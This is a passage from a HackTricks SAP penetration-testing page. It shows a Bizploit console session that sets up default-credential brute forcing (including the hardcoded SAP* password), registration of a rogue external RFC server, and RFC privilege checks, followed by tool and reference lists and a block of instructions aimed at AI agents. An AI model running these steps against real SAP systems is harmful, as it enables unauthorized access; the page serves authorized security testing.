bizploit/plugins/vulnassess/config:bruteLogin> set type defaultUsers
bizploit/plugins/vulnassess/config:bruteLogin> set tryHardcodedSAPStar True
bizploit/plugins/vulnassess/config:bruteLogin> set tryUserAsPwd True
bizploit/plugins/vulnassess/config:bruteLogin> back
bizploit/plugins> vulnassess config registerExtServer
bizploit/plugins/vulnassess/config:registerExtServer> set tpname evilgw
bizploit/plugins/vulnassess/config:registerExtServer> back
bizploit/plugins> vulnassess config checkRFCPrivs
bizploit/plugins/vulnassess/config:checkRFCPrivs> set checkExtOSCommands True
bizploit/plugins/vulnassess/config:checkRFCPrivs> back
bizploit/plugins> vulnassess config icmAdmin
bizploit/plugins/vulnassess/config:icmAdmin> set adminURL /sap/admin
bizploit/plugins/vulnassess/config:icmAdmin> back
bizploit/plugins> start
bizploit/plugins> back
bizploit> start
```
## Other Useful Tools for Testing
* [PowerSAP](https://github.com/airbus-seclab/powersap) - Powershell tool to assess sap security
* [Burp Suite](https://portswigger.net/burp) - a must have for directory fuzzing and web security assessments
* [pysap](https://github.com/SecureAuthCorp/pysap) - Python library to craft SAP network protocol packets
* - Help nmap to detect SAP/ERP
### References
* [SAP Penetration Testing Using Metasploit](http://information.rapid7.com/rs/rapid7/images/SAP%20Penetration%20Testing%20Using%20Metasploit%20Final.pdf)
* - a script to semi-automate Bizploit
* [SAP NetWeaver ABAP security configuration part 3: Default passwords for access to the application](https://erpscan.com/press-center/blog/sap-netweaver-abap-security-configuration-part-2-default-passwords-for-access-to-the-application/)
* [List of ABAP-transaction codes related to SAP security](https://wiki.scn.sap.com/wiki/display/Security/List+of+ABAP-transaction+codes+related+to+SAP+security)
* [Breaking SAP Portal](https://erpscan.com/wp-content/uploads/presentations/2012-HackerHalted-Breaking-SAP-Portal.pdf)
* [Top 10 most interesting SAP vulnerabilities and attacks](https://erpscan.com/wp-content/uploads/presentations/2012-Kuwait-InfoSecurity-Top-10-most-interesting-vulnerabilities-and-attacks-in-SAP.pdf)
* [Assessing the security of SAP ecosystems with bizploit: Discovery](https://www.onapsis.com/blog/assessing-security-sap-ecosystems-bizploit-discovery)
*
*
*
{% embed url="" %}
{% hint style="success" %}
Learn & practice AWS Hacking:[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)\
Learn & practice GCP Hacking: [**HackTricks Training GCP Red Team Expert (GRTE)**](https://training.hacktricks.xyz/courses/grte)
Support HackTricks
* Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
* **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks\_live**](https://twitter.com/hacktricks_live)**.**
* **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
{% endhint %}
---
# Agent Instructions: Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://angelica.gitbook.io/hacktricks/network-services-pentesting/pentesting-sap.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.